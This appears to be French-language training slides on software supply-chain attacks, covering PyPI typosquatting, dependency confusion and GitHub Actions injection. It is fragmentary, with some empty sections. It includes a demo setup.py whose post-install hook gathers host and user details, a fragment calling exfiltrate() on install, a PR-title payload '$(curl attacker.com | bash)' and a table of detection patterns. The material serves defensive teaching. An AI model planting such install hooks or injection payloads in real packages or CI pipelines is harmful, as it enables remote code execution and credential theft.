
// Exécuté lors de l'installation
exfiltrate();

// Export des fonctions de lodash pour ne pas éveiller les soupçons
```





# ATTAQUE 2025 : POISONING DE MODÈLES IA






# ATTAQUE #1 : PyPI Typosquatting (2022-2024)

## Exemples réels détectés

| Package Légitime | Package Malveillant | Téléchargements |
|------------------|---------------------|-----------------|
| requests         | request             | 50 000+         |
| urllib3          | urllib              | 15 000+         |
| numpy            | numpay              | 8 000+          |
| tensorflow       | tensorflo           | 3 000+          |




## Le danger du setup.py





# ATTAQUE #2 : Dependency Confusion

## LE CONCEPT



## SOLUTION




**pip.conf ou requirements.txt**

```
--index-url https://private.company.com/pypi
--extra-index-url https://pypi.org/simple
```



pip install





### Création d'un package typosquatting

```
# setup.py – Package "requestes" (typo de requests)
import socket
import os
from setuptools import setup
from setuptools.command.install import install

class PostInstallCommand(install):
    def run(self):
        # Code malveillant exécuté à l'installation
        hostname = socket.gethostname()
        user = os.getenv('USER', 'unknown')

        # Simulation d'exfiltration (fichier local pour la démo)
        with open('/tmp/stolen_data.txt', 'w') as f:
            f.write(f"Hostname: {hostname}\n")
            f.write(f"User: {user}\n")
            f.write(f"PWD: {os.getcwd()}\n")

        install.run(self)

setup(
    name='requestes',
    version='2.31.0', # Version identique à requests
    cmdclass={'install': PostInstallCommand},
    description='HTTP library (FAKE – DEMO ONLY)',
    py_modules=['requestes']
```





### 3 vecteurs d'attaque principaux

#### 1. Action malveillante via tag mouvant


- `uses: random-user/action@v1` → code tiers exécuté auto dans le CI
- `GITHUB_TOKEN` et `secrets` accessibles au job

#### 2. Injection via PR non sanitisée

- Titre de PR injecté dans un `run:` sans échappement
- Exfiltration du token CI vers serveur externe

#### 3. Compromission post-transfert de propriété

- Maintainer vend / abandonne son action
- Nouvel owner publie une version malveillante invisible si tag mouvant






### Pattern dangereux

```
# ❌ Vulnérable : données non sanitisées dans run:
on:
  pull_request_target:
jobs:
  build:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4
        with:
          ref: ${github.event.pull_request.head.sha}
      - name: Build # Titre de PR injecté ici !
        run: echo "${github.event.pull_request.title}"
```

**Impact** : le titre de la PR peut contenir `$(curl attacker.com | bash)`






⚠ Détecter immédiatement

| Pattern                                           | Risque                        |
|---------------------------------------------------|-------------------------------|
| <code>pull_request_target</code> + checkout fork  | Injection de code externe     |
| <code>permissions: write-all</code> global        | Sur-privège token CI          |
| <code>curl   bash</code> dans un job avec secrets | Exécution non contrôlée       |
| <code>uses: action@tag</code> (tag mouvant)       | Update invisible malveillante |
| Logs verbeux sur des steps avec secrets           | Exfiltration dans les logs    |

## ● Exemple réel : Compromission d'Action




**Règle d'or :** chaque workflow est du code — il mérite une revue

aussi rigoureuse

